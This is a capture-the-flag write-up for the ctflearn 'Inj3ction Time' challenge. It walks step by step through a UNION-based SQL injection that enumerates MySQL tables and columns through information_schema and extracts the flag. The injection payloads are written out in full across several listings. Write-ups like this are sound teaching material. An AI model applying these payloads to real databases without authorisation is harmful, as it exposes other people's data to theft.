

Inj3ction Time

ctflearn.com

Jakub Kazimierski February 2023

1 Introduction

This sheet meant to be a walkthrough of CTF challenge from ctf [2]. Here I try to explain step by step what methodology for solving this problem was taken along with actions which were needed. Some of steps will be showed on screenshots and some just explained along with commands used.

OS which was used for this presentation is Kali Linux in version 2022.4

2 Problem overview

Description of this task is short, we should exploit site: [3], we also get hint that command UNION may be helpful. When we open link we get home page:




Figure 1: Site home page

After inspecting of page we can see comment "stopthatjs" :




Figure 2: Inspecting

Maybe this is what we should insert into submit field:




Figure 3: No results

But it results in nothing. Well maybe this comment tells us to stop javascript in browser:




Figure 4: Javascript in browser 1




Figure 5: Javascript in browser 2

But after this action is performed we again have no changes:




Figure 6: Turned off javascript did not help

So we have to find another way of exploiting this page. Lets back to the hint which was given in task description. It points on SQL keyword "UNION", so it seems that we need to construct SQL query to inject database. But first we need to know what kind of data are returned and how submitted inputs are processed.

When we try to input name:




Figure 7: Name input

We again get no results:




Figure 8: No results again

But when we try to insert number (as ID: field suggest) we get some data:




Figure 9: Input number

So we now that selection of data is by ID, based on that let's prepare query to check number of returned columns. Based on output we can assume that query which returns data looks sth like:

```
SELECT col_1 , col_2 , ... , col_x FROM table_name WHERE ID
= $Input
```


Listing 1: Possible query

We can then modify input for query to look like:

```
SELECT col_1 , col_2 , ... , col_x FROM table_name WHERE ID
= 2 ORDER BY x —
```

Listing 2: Inject query 1


Where x stands for number of column. If we get results it means that x is valid number of column, if not it means that this number of column does not exist. Remember that for comment in MYSQL to be valid it needs to have space after `--` sign [1]. So lets make some tests:



The screenshot shows a web application titled "Dog Viewer" with a dark blue background. It features a text input field containing the SQL query `2 ORDER BY 1 --`. Below the input field is a "Submit" button. The output area displays the following information:

```
Name: Doodle
Breed: Poodle
Color: Pink
```

Figure 10: Column 1



The screenshot shows the same "Dog Viewer" application. The text input field now contains the SQL query `2 ORDER BY 2 --`. After clicking the "Submit" button, the output area displays the same information as in Figure 10:

```
Name: Doodle
Breed: Poodle
Color: Pink
```

Figure 11: Column 2

Dog Viewer

ID:

2 ORDER BY 3 --

Name: Doodle
Breed: Poodle
Color: Pink

Figure 12: Column 3

Dog Viewer

ID:

2 ORDER BY 4 --

Name: Doodle
Breed: Poodle
Color: Pink

Figure 13: Column 4




Figure 14: Column 5

As we see at column 5 we get no results, that's mean that this table have 4 columns. So with this information we would like to know which columns can be affected with our query, to do that we need query which looks like:

```
2 UNION SELECT 1,2,3,4 --
```

Listing 3: Inject query 2

Union query can be performed if number of columns will be the same as in first part of query [4]. Whole statement then should looks like:

```
SELECT col_1 , col_2 , col_3 , col_4 FROM table_name WHERE
ID = 2 UNION SELECT 1,2,3,4 --
```

Listing 4: Injected query

Columns which will be returned in output are injectable.



Figure 15: Result of UNION query

Ok so it looks like we can put some more data about database into columns: Name, Breed, Color. Lets start with name of tables from database:

```
SELECT col_1, col_2, col_3, col_4 FROM table_name WHERE
ID = 2 UNION SELECT table_name,2,3,4 FROM
information_schema.tables —
```

Listing 5: Injected query




Figure 16: Tables names from database




Figure 17: Tables names from database2

Table named **w0w_y0u_f0und_m3** seems to be interesting. Next we should check columns which are in it. Query to achieve this goal should look like:

```
SELECT col_1 , col_2 , col_3 , col_4 FROM table_name WHERE
ID = 2 UNION SELECT column_name,2,3,4 FROM
information_schema.columns WHERE table_name = '
w0w_y0u_f0und_m3' —
```

Listing 6: Injected query

But this one actually returns no results:




Figure 18: Wrong query

So instead of checking columns of this particular table, lets find out about all columns names:

```
SELECT col_1 , col_2 , col_3 , col_4 FROM table_name WHERE
ID = 2 UNION SELECT column_name,2,3,4 FROM
information_schema.columns —
```

Listing 7: Injected query

And with this query we gets:




Figure 19: Columns names




Figure 20: Columns names 2

Here interesting one seems to be **f0und_m3**. So now let's try to combine this column name with table name from earlier one:

```
SELECT col_1 , col_2 , col_3 , col_4 FROM table_name WHERE  
ID = 2 UNION SELECT f0und_m3,2,3,4 FROM  
w0w_y0u_f0und_m3 —
```

Listing 8: Injected query



Figure 21: Flag

And with this one we get flag which is **abctfuni0n_1s_4_gr34t_c0mm4nd**

Short note: I think that it should be possible to get the column name with:

```
SELECT col_1 , col_2 , col_3 , col_4 FROM table_name WHERE  
ID = 2 UNION SELECT column_name,2,3,4 FROM  
information_schema.columns WHERE table_name = '  
w0w_y0u_f0und_m3' —
```

Listing 9: Injected query

because UNION allows to use WHERE clause.

References

- [1] Mysql documentation. <https://dev.mysql.com/doc/refman/5.7/en/comments.html>.
- [2] Reference to site with this challenge. <https://ctflearn.com/>.
- [3] Site to exploit. <http://web.ctflearn.com/web8/>.
- [4] Union query. https://www.w3schools.com/sql/sql_union.asp.